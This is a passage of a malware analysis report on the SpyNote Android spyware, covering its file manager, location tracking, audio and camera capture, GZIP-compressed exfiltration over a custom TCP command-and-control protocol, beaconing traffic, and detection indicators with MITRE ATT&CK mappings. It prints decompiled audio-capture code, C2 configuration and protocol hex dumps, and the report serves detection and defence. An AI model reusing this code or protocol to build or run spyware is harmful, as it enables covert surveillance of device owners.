java.lang.String r12 = "/"
r11.append(r12)     // Catch:{ Exception -> 0x0332 }
java.lang.String r12 = android.os.Environment.DIRECTORY_PICTURES     //
r11.append(r12)     // Catch:{ Exception -> 0x0332 }
```

File Manager feature code



File_Manager_Robert358988072877156

/storage/emulated/0


Name	Size	File extension	Last Modified	Recently
Samsung		Folder Files(1)	01/01/2015 Thu	
Android		Folder Files(10)	01/01/2018 Mon	
Music		Folder Files(84)	12/02/2019 Mon	
QieZi		Folder Files(6)	08/02/2019 Fri	
Ringtones		Folder Files(2)	06/01/2017 Thu	
Alarms		Folder Files(6)	11/07/2019 Thu	
Notifications		Folder Files(0)	01/01/2015 Thu	
Pictures		Folder Files(26)	09/17/2019 Tue	
Movies		Folder Files(3)	08/09/2019 Fri	
Download		Folder Files(45)	12/05/2019 Thu	(New)

Selected 1 Count 77 Ln 1

File Manager as seen by the attackers

SpyNote has a location tracking feature based on GPS and network data. The location data is obtained by registering `LocationListener` using `requestLocationUpdates` method from `LocationManager` class.


Moreover, a remote command can be issued to capture audio or camera feed. The code is designed to allow live footage to be obtained from all cameras available on a device with additional capabilities like zoom, flash etc.



```
public void run() {
    C11 c11;
    AudioRecord audioRecord;
    String str;
    try {
        if (C11.this.f1224o != null) {
            C11.this.m1939t();
        }
        boolean unused = C11.this.f1206V = true;
        int intValue = Integer.valueOf(str).intValue();
        C11.this.f1225p = AudioRecord.getMinBufferSize(intValue, C11.this.f1204T, C11.this.f1205U);
        byte[] bArr = new byte[C11.this.f1225p];
        if (str2.equals("DEFAULT")) {
            c11 = C11.this;
            audioRecord = new AudioRecord(0, intValue, C11.this.f1204T, C11.this.f1205U, C11.this.f1225p);
        } else if (str2.equals("MIC")) {
            c11 = C11.this;
            audioRecord = new AudioRecord(1, intValue, C11.this.f1204T, C11.this.f1205U, C11.this.f1225p);
        } else if (str2.equals("VOICE_RECOGNITION")) {
            c11 = C11.this;
            audioRecord = new AudioRecord(6, intValue, C11.this.f1204T, C11.this.f1205U, C11.this.f1225p);
        } else if (str2.equals("VOICE_COMMUNICATION")) {
            c11 = C11.this;
            audioRecord = new AudioRecord(7, intValue, C11.this.f1204T, C11.this.f1205U, C11.this.f1225p);
        } else if (str2.equals("CAMCORDER")) {
            c11 = C11.this;
            audioRecord = new AudioRecord(5, intValue, C11.this.f1204T, C11.this.f1205U, C11.this.f1225p);
        } else {
            c11 = C11.this;
            audioRecord = new AudioRecord(1, intValue, C11.this.f1204T, C11.this.f1205U, C11.this.f1225p);
        }
        c11.f1224o = audioRecord;
```

Audio recording code


The collected data exfiltration is achieved over the command and control channel. All commands and data are sent via the normal communications channel. All traffic sent by a victim's device is compressed before being sent using **java.util.zip.GZIPOutputStream** class:



```
public static byte[] m2045a(byte[] bArr) {
    ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream(bArr.length);
    GZIPOutputStream gZIPOutputStream = new GZIPOutputStream(byteArrayOutputStream);
    gZIPOutputStream.write(bArr);
    gZIPOutputStream.close();
    byte[] byteArray = byteArrayOutputStream.toByteArray();
    byteArrayOutputStream.close();
    return byteArray;
}
```

Data compression code


Command and control (C2, C&C) traffic is sent over an uncommonly used port **tcp/215**, but it is also possible for SpyNote to communicate via any other TCP port. The IP address and port are chosen during the APK building process:



IP
192.168.43.59
Port
5214
Pass
null

C2 server configuration

SpyNote uses a custom TCP protocol for C&C communications:



```
00000000  31 37 37 38 00 1f 8b 08  00 00 00 00 00 00 00 ad  1778|.. ........
00000010  56 c9 d6 ab 38 0e 7e 95  7f 55 9b 2c 98 03 2c 0d  V...8.~. .U.,..,.
00000020  98 31 40 98 03 3b 86 00  61 4e 02 61 78 fa 22 b9  .1@..;.. aN.ax.".
00000030  53 df db 7d 4e d7 a2 74  4e 6c 7d b2 90 65 49 76  S..}N..t Nl}..eIv
00000040  84 a1 38 45 60 28 4e b2  dd d4 34 1f 06 43 d1 bf  ..8E`(N. ..4..C..
00000050  f2 b8 79 5e 3f 68 26 3f  13 f5 53 e7 eb af af 9f  ..y^?h&? ..S.....
00000060  aa 08 5b 21 24 00 96 53  47 aa 5d 00 0e 58 60 47  ..[!$..S G.]..X`G
00000070  fb 0c 04 84 2c 94 de f1  0c e1 82 71 8e 8b 46 aa  ....,... ...q..F.
00000080  0b bd 7d 0d ee 0a 4a 08  3e a4 ec da dc 98 74 f6  ..}...J. >.....t.
00000090  ea d5 19 af 88 65 14 dc  c0 1f c4 95 21 61 cc 7f  .....e.. ....!a..
000000A0  4a ff 27 ed d6 d8 31 fc  cc fb fe ee c9 fa 47 5f  J.'...1. ......G_
000000B0  fd 1f 6a ea e8 62 54 6f  8e 79 0f b2 bd 06 62 13  ..j..bTo .y....b.
000000C0  bf 1d 8b 3e ee d9 dd 0f  7c fd 86 6f 3f 70 f5 0d  ...>.... |..o?p..
000000D0  af be a8 0a 6f ae 7f 63  be ec fe c0 b7 3f 30 91  ....o..c .....?0.
000000E0  c9 1c fa c6 eb b7 ef ab  54 56 3f 98 f8 1c 6b 19  ........ TV?...k.
```

SpyNote protocol visualization

The traffic always starts with the payload size followed by a 0x00 null byte. The payload from a victim to the C2 server is always **GZIP DEFLATE**-compressed and, thus, starts with 0x1f8b08 bytes.


The above payload was the initial one sent to the C2 and can be easily decompressed:

```
$ echo
"1f8b0800000000000000ad56c9d6ab380e7e957f559b2c98032c0d98314098033b8600614e026178fa22b953dfdb7d4ed7a2744e6c7db290654976
| xxd -r -p | zcat
1025310249null10249100&false10249w410249510249null &
null10249/9j/4AAQSkZJRgABAQAAAQABAAD/4gIoSUNDX1BST0ZJTEUAAQEAAAIYAAAAAAIQAABtbnRyUkdCIFhZWiAAAAAAAAAAAAAAAAAI
Android SDK built for x861024910 & 2910249f60598b565b235cd1024910249102481null
```

The above base64 string is an encoded JPG file containing a part of the device's screen:

Extracted part of the device screen

After the initial payload is sent to the C2 server, the beaconing activity between the device and the C&C server begins:



```
    00000007  35 00 70 6f 69 6e 67                                5.poing
00000DDC  33 33 00 1f 8b 08 00 00  00 00 00 00 00 2b 28 cd  33...... .....+(.
00000DEC  2d 30 34 30 32 b1 c8 2b  cd c9 01 00 7d 34 2e ed  -0402..+ ....}4..
00000DFC  0d 00 00 00                                       ....
    0000000E  35 00 70 6f 69 6e 67                                5.poing
00000E00  33 33 00 1f 8b 08 00 00  00 00 00 00 00 2b 28 cd  33...... .....+(.
00000E10  2d 30 34 30 32 b1 c8 2b  cd c9 01 00 7d 34 2e ed  -0402..+ ....}4..
00000E20  0d 00 00 00                                       ....
    00000015  35 00 70 6f 69 6e 67                                5.poing
00000E24  33 33 00 1f 8b 08 00 00  00 00 00 00 00 2b 28 cd  33...... .....+(.
00000E34  2d 30 34 30 32 b1 c8 2b  cd c9 01 00 7d 34 2e ed  -0402..+ ....}4..
00000E44  0d 00 00 00                                       ....
    0000001C  35 00 70 6f 69 6e 67                                5.poing
00000E48  33 33 00 1f 8b 08 00 00  00 00 00 00 00 2b 28 cd  33...... .....+(.
00000E58  2d 30 34 30 32 b1 c8 2b  cd c9 01 00 7d 34 2e ed  -0402..+ ....}4..
00000E68  0d 00 00 00                                       ....
    00000023  35 00 70 6f 69 6e 67                                5.poing
00000E6C  33 33 00 1f 8b 08 00 00  00 00 00 00 00 2b 28 cd  33...... .....+(.
00000E7C  2d 30 34 30 32 b1 c8 2b  cd c9 01 00 7d 34 2e ed  -0402..+ ....}4..
00000E8C  0d 00 00 00                                       ....
    0000002A  35 00 70 6f 69 6e 67                                5.poing
00000E90  33 33 00 1f 8b 08 00 00  00 00 00 00 00 2b 28 cd  33...... .....+(.
00000EA0  2d 30 34 30 32 b1 c8 2b  cd c9 01 00 7d 34 2e ed  -0402..+ ....}4..
00000EB0  0d 00 00 00                                       ....
    00000031  35 00 70 6f 69 6e 67                                5.poing
```

Beaconing traffic

The server sends 35 00 70 6f 69 6e 67 which is similar to the described protocol above:

- 0x35 - payload size (5 ASCII)
- 0x00 - null byte
- 0x706f696e67 - poing in ASCII

The victim responds with:

0x3333001f8b0800000000000000002b28cd2d30343032b1c82bcdc901007d342eed0d000000


- 0x3333 - payload size (33 ASCII)
- 0x00 - null byte
- 0x1f8b0800000000000000002b28cd2d30343032b1c82bcdc901007d342eed0d000000 - GZIP compressed string pump10248null

Conclusion

Analysis of the SpyNote sample indicates that the threat actors behind the surveillance campaign had extensive control over victims' devices. Not only does this piece of malware have considerable features, but it is also highly customizable to evade detection and deceive victims into downloading, installing, and providing full access to their devices. Having that in mind, it should not be surprising that the adversary was able to run the campaign for over a dozen years. It is also clear that users should be educated not to install mobile applications from non-official application stores. Moreover, Device Administrator privilege should only be granted to, if any, trusted applications.


Detection

Indicators of compromise (IOCs)



Type	IOC
Package name	com.android.tester
MD5	36022a7280f87689ed1844c312463629
SHA1	8cae26c899440f890a8faca2e63ba42c0195cd3b
SHA256	d96f9eafdc3c44611004ac151ae51cdff7a7fa41555389fd36479de442b400a0
IP	82.137.218[.]185
Port	tcp/215

MITRE ATT&CK Techniques



Technique	Reference
Abuse Device Administrator Access to Prevent Removal	T1401
App Auto-Start at Device Boot	T1402
Obfuscated Files or Information	T1406
Access Stored Application Data	T1409
Application Discovery	T1418
File and Directory Discovery	T1420
System Network Configuration Discovery	T1422
System Information Discovery	T1426
Capture Audio	T1429
Location Tracking	T1430
Access Contact List	T1432
Access Call Log	T1433
Masquerade as Legitimate Application	T1444
Device Lockout	T1446
Delete Device Data	T1447
Suppress Application Icon	T1508
Uncommonly Used Port	T1509
Capture Camera	T1512
Screen Capture	T1513
Evade Analysis Environment	T1523